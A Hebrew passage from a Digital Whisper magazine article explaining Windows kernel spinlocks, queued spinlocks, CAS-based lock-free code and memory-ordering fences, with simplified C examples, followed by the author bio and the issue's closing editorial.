void KeAcquireSpinlock(LONG* Spinlock)
{
    //Try to swap the spinlock bit from 0 to 1, atomically.
    //If an attempt fails, try again until success.
    while(1)
    {
```

[5] למעשה, במעבדי אינטל 32-ביט למשל, מערכת ההפעלה משתמשת בפקודת המעבד LOCK BTS על מנת לממש Spinlock. אין הבדל של ממש בין פקודה זו לבין המימוש של CAS, אלא שפקודה זו פועלת על ביט אחד בלבד.

```
        if (InterlockedCompareExchange(Spinlock, 1, 0) == 0)
            break;
    }
}
void KeReleaseSpinlock(LONG* Spinlock)
{
    *Spinlock = 0;
    MemoryBarrier();
}
```

(פסאודו-קוד של מימוש Spinlock; במציאות, המימוש יכול להשתמש בפקודות אחרות או לבצע אופטימיזציות מסוימות שלא מוצגות כאן)

הרעיון הכללי פשוט יחסית - משתמשים בביט אחד של מידע כדי לסמן האם המנעול תפוס או לא. כדי לתפוס את המנעול, מנסים להחליף את הביט מ-0 ל-1 - המשמעות של הצלחה בהחלפה כזאת היא שהמנעול היה פנוי, ואז תפסנו אותו. אם ההחלפה נכשלת, מנסים שוב ושוב עד שמצליחים. מספר הניסיונות אינו חסום, ולכאורה ייתכן שחוט מסוים (מעבד מסוים) יכול לחכות זמן לא חסום; אף על פי כן, במציאות זמן ההמתנה נוטה להתפזר בצורה אחידה על פני כל המעבדים.
במימוש האמיתי של Spinlock ישנו סיבוך נוסף, הנובע מהאופן שבו פסיקות (Interrupts) מתועדפות ע"י מערכת ההפעלה. לכל Spinlock משויכת רמת עדיפות פסיקות (IRQL) שחובה על המעבד להיות בה על מנת שיוכל לתפוס את המנעול. נושא הטיפול בפסיקות ראוי למאמר בפני עצמו.

בכל אופן, נשים לב להבדל עצום בין Spinlock לבין מנגנוני סנכרון קלאסיים של מערכת ההפעלה: כשחוט רוצה לתפוס Spinlock, הוא "מבלה" את זמנו בלולאה ששורפת זמן מעבד, עד שהוא מצליח לתפוס את המנעול. כלומר, כאשר המנעול תפוס וחוטים אחרים "מתחרים" על המנעול, הם ממשיכים לרוץ על המעבד. לעומת זאת, כשחוט רוצה לתפוס Mutex או מנגנון סנכרון קלאסי אחר ונאלץ לחכות, מערכת ההפעלה מעבירה את החוט לרשימת המתנה ומריצה חוט אחר על אותו מעבד. מחד, "לשרוף CPU" נשמע כמו רעיון גרוע; מאידך, הזמן שלוקח למערכת ההפעלה לבצע החלפת חוטים אינו זניח בכלל, וכאשר התחרות על המנעול מגיעה לקצב של מיליוני פעולות בשניה, בהחלט יש טעם לשקול Spinlock על פני סנכרון קלאסי גם באפליקציות משתמש.

אחד החסרונות של המימוש לעיל הוא חוסר הוגנות בין מעבדים[6]. ייתכן שמעבד 2 התחיל לבצע את הלולאה מוקדם יותר ממעבד 2, אבל במקרה מעבד 2 הוא הראשון לראות את ה-Spinlock מקבל את הערך 0, ולכן תופס אותו ראשון. בנוסף, כאשר מספר מעבדים ממתינים ל-Spinlock ודוגמים כולם את איזור הזיכרון המשותף שבו המנעול נמצא, שחרור המנעול (כתיבה למשתנה של המנעול) גורמת לאינוולידציה של המטמון בכל המעבדים הממתינים, פעולה יקרה יחסית. מסיבות אלה ואחרות, החל מ-Windows XP, כמעט שלא משתמשים במערכת במימוש לעיל, אלא באופטימיזציה המכונה Queued Spinlock, שהיא מורכבת יותר. מעבד שמבקש לקבל מנעול מסוג זה מכניס את עצמו לרשימת המתנה, וכל מעבד ברשימת ההמתנה דוגם משתנה פרטי (ולא את המשתנה המשותף של המנעול). המעבד שמשחרר מנעול כזה "מעיר" את המעבד הראשון ברשימת ההמתנה ע"י כתיבת ערך מתאים למשתנה הפרטי שלו. כך מתקבלת הוגנות בקבלת המנעול, ואין צורך באינוולידציית מטמון במעבדים שלא מקבלים את המנעול.

"סנכרון ללא סנכרון"

בסקירתנו את הסנכרון ב-Kernel ראינו כיצד ניתן לממש מנעול באמצעות CAS. מתבקשת השאלה האם ניתן לממש באמצעות פעולה פרימיטיבית זאת אלגוריתמים או מבני נתונים מורכבים יותר שאינם נדרשים לסנכרון כלל - אפילו לא ל-Spinlock.

בתור חימום, נסו לממש באמצעות CAS פונקציה הכופלת ערכי שני משתנים, מחלקת את התוצאה בערכו של משתנה שלישי, ומחזירה את התוצאה למשתנה הראשון:

```
A = (A*B)/C
```

באופן עקרוני, פונקציה מסוג זה דורשת סנכרון בגישה למשתנה A, שכן ייתכן שתוך כדי החישוב (לאחר שקראנו את ערכו של A) מעבד נוסף מנסה לבצע את אותה פעולה, וכך אחד העדכונים של A הולך לאיבוד:

CPU 1	CPU 2
Read A	Read A
Read B	Read B

[6] כדאי לציין בהזדמנות זו שהוגנות בין מעבדים או בין חוטים אינה תמיד תכונה רצויה. למשל, מנגנוני סנכרון הוגנים נוטים להוביל לתופעות כמו Lock Convoy, שגורמות לפגיעה נואשת בביצועים. מכאן שמערכות הפעלה מודרניות לעתים נמנעות בכוונה ממימוש מנגנוני סנכרון הוגנים, ונוקטות במנגנוני תיעדוף או אף משאירות את ה"מנצח" ליד הגורל.

Temp1 = A*B	Temp2 = A*B
Read C	Read C
Temp1 = Temp1/C	Temp2 = Temp2/C
A = Temp2	A = Temp2

(עדכון הולך לאיבוד מאחר ששני המעבדים קוראים את A וכותבים את A במקביל.)

והנה פתרון אפשרי המשתמש ב-CAS, שרוחו דומה מאוד למימוש של Spinlock שראינו קודם:

```
void MultiplyAndDivide(LONG* A, LONG B, LONG C)
{
    LONG OldA, NewA;
    do
    {
        OldA = *A;
        NewA = (OldA*B)/C;
    }
    while(InterlockedCompareExchange(A, NewA, OldA) != OldA);
}
```

ביצוע הפעולה A = (A*B)/C באופן אטומי באמצעות CAS; שימו לב להקפדה לקרוא את A רק פעם אחת במהלך כל איטרציה, ולביצוע החישוב באמצעות עותק מקומי (OldA)

לאחר החימום, ברור שיש עוד פעולות רבות שניתן לבצע בתבנית דומה - נבצע את החישוב על עותק של הנתונים שעומדים לשנות, וננסה להחליף את הנתון בצורה אטומית בגרסתו החדשה. ישנם גם רעיונות מתוחכמים יותר המאפשרים לשלב מספר עדכונים ל"חבילה" של CAS-ים על מספר אזורי זיכרון (MCAS). נגביל את עצמנו כרגע לדוגמה פשוטה יחסית - נממש מחסנית (Stack) ללא נעילות קלאסיות אבל בצורה שתאפשר להשתמש בה ממספר חוטים (על מספר מעבדים) ללא צורך בסנכרון נוסף.

הרעיון דומה מאוד למה שעשינו כבר. המחסנית תמומש באמצעות רשימה מקושרת חד-כיוונית. הכנסה ושליפה מהמחסנית הן פעולות על ראש המחסנית (ראש הרשימה המקושרת), והעדכון הנדרש עומד בתנאים של CAS. מכאן הקוד של הכנסה למחסנית - את השליפה אשאיר לכם כתרגיל (מימוש נגיש יחסית עם הסברים נוספים אפשר למצוא כאן):

```
typedef struct _NODE
{
    struct _NODE* Next;
    void* Item;
} NODE;

NODE* Head = NULL;

void Push(void* Item)
{
    NODE* New = (NODE*)malloc(sizeof(NODE));
    New->Item = Item;
    while(1)
    {
        NODE* OldHead = Head;
        New->Next = OldHead;
        if (InterlockedCompareExchange(&Head, New, OldHead) == OldHead)
            break;
    }
}
```

(מימוש חלקי של הכנסה למחסנית ללא סנכרון ע"י שימוש ב-CAS)

גם ה-Kernel משתמש ברעיונות דומים של "סנכרון ללא סנכרון" לצרכים מסוימים. מערכת ההפעלה אפילו מייצאת לתוכניות משתמש פונקציונאליות של רשימה מקושרת חד-כיוונית שלא דורשת סנכרון (SList). למעשה, ככל שמספר המעבדים עולה, עלות הסנכרון הקלאסי נעשית בלתי-נסבלת, ואין מנוס משימוש ב"טריקים" מקוריים על מנת להימנע מהמתנה כמעט בכל מחיר.

אזהרת מסע לגבי כתיבת קוד ללא סנכרון

חשוב מאוד שלא יווצר הרושם כאילו זה קל לכתוב קוד ללא סנכרון באמצעות שימוש ב-CAS, או בכלל להימנע ממנגנוני סנכרון קלאסיים. למעשה, מקרי הקצה והפינות שצריך להכיר הם רבים, ונוטים להיות שונים בין ארכיטקטורות חומרה שונות (למשל, x86 היא ארכיטקטורה מקלה הרבה יותר מאשר Itanium). אחד האתגרים נעוץ במודל הגישה לזיכרון של שפת התכנות ושל המעבד, כלומר ההבטחות שאנו מקבלים כמפתחים לגבי סדר הפעולות על הזיכרון.

לא ניכנס במסגרת זו לדיון מעמיק בנושא, אבל הנה דוגמה פשוטה:

Thread 1 (CPU 1)	Thread 2 (CPU 2)

`while (f == 0) ;`
 	
`printf("%d\n", x);`
	`x = 42;`
	
	`f = 1;`

(תוכנית תמימה המדגימה את הסכנות בעבודה עם זיכרון משותף ללא סנכרון.)

נניח שבהתחלה, `x = f = 0`. כאשר שני החוטים מתבצעים במקביל בשני המעבדים, הפלט יכול להיות 42 אבל הוא יכול גם להיות 0! הסיבה נעוצה בכך שכל מעבד[7] רשאי לבצע את הפקודות שלא לפי הסדר שבו הן כתובות בתוכנית, אלא אם כן הוא מזהה תלויות בין פקודות ובמקרה כזה לא יכול לשנות את הסדר. במקרה לעיל, מעבד 2 לא "מבין" שאסור לכתוב את המשתנה f לפני כתיבת המשתנה x, משום ש**<u>מבחינתו</u>** אין תלות בין שתי פקודות אלה. התלות נוצרת בעקבות העובדה שמעבד 1 משתמש באותם מקומות בזיכרון, ללא מנגנון סנכרון מתאים.

וכי במה יכול לעזור כאן מנגנון סנכרון? מנגנוני הסנכרון של מערכת ההפעלה, וגם פונקציות כמו InterlockedCompareExchange, דואגות להפעיל פקודה מיוחדת של המעבד[8] שיוצרת תלות מאולצת בין פקודות - גדר (fence) שפקודות לא יכולות לחצות אותה. במקרה לעיל, גדר בין שתי הפקודות של מעבד 2 הייתה גורמת לפלט להיות 42 באופן דטרמיניסטי.

המורכבות של הסיטואציה (וכאמור, התלות בארכיטקטורת מעבד ספציפית) גורמת לכך שרק מתכנתים בודדים מרגישים מספיק בנוח עם מודל הזיכרון של המעבד ושפת התכנות כדי לכתוב קוד כמו לעיל או להשתמש בגדרות.

[7] אגב, גם הקומפיילר רשאי לשנות סדר של פעולות בתוכנית, אולם זהו דיון נפרד. ברוב שפות התכנות ניתן לשכנע את הקומפיילר לא לבצע אופטימיזציות מסוג זה על משתנים מסוימים (למשל, באמצעות מילת המפתח volatile).

[8] ב-Windows ניתן להשתמש בפונקציה MemoryBarrier().

סיכום

מנגנוני הסנכרון של Windows הם עולם מרתק, ומנגנוני סנכרון בכלל - עוד יותר. במאמר זה נגענו רק במקצת מהנושאים הבוערים היום בתחום מנגנוני הסנכרון והסתכלנו רק על חלק ממה שיש למערכת ההפעלה להציע. אבחון בעיות הקשורות למנגנוני סנכרון, ובין היתר בעיות ביצועים וסקאלאביליות, רלוונטיים כמעט לכל מערכת שנכתבת היום ותרוץ במשך כמה שנים על מחשבים בעלי מספר גדל מעריכית של מעבדים.

לפרטים נוספים, אתם מוזמנים לעיין בספר Windows Internals ובקישורים שפוזרו לאורך המאמר.

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא ממחברי הספר Windows 7 for Developers,ובין היתר מלמד במכללת סלע קורסים בנושא Windows Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-23 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אוגוסט 2011.

אפיק קסטיאל,

ניר אדר,

31.07.2011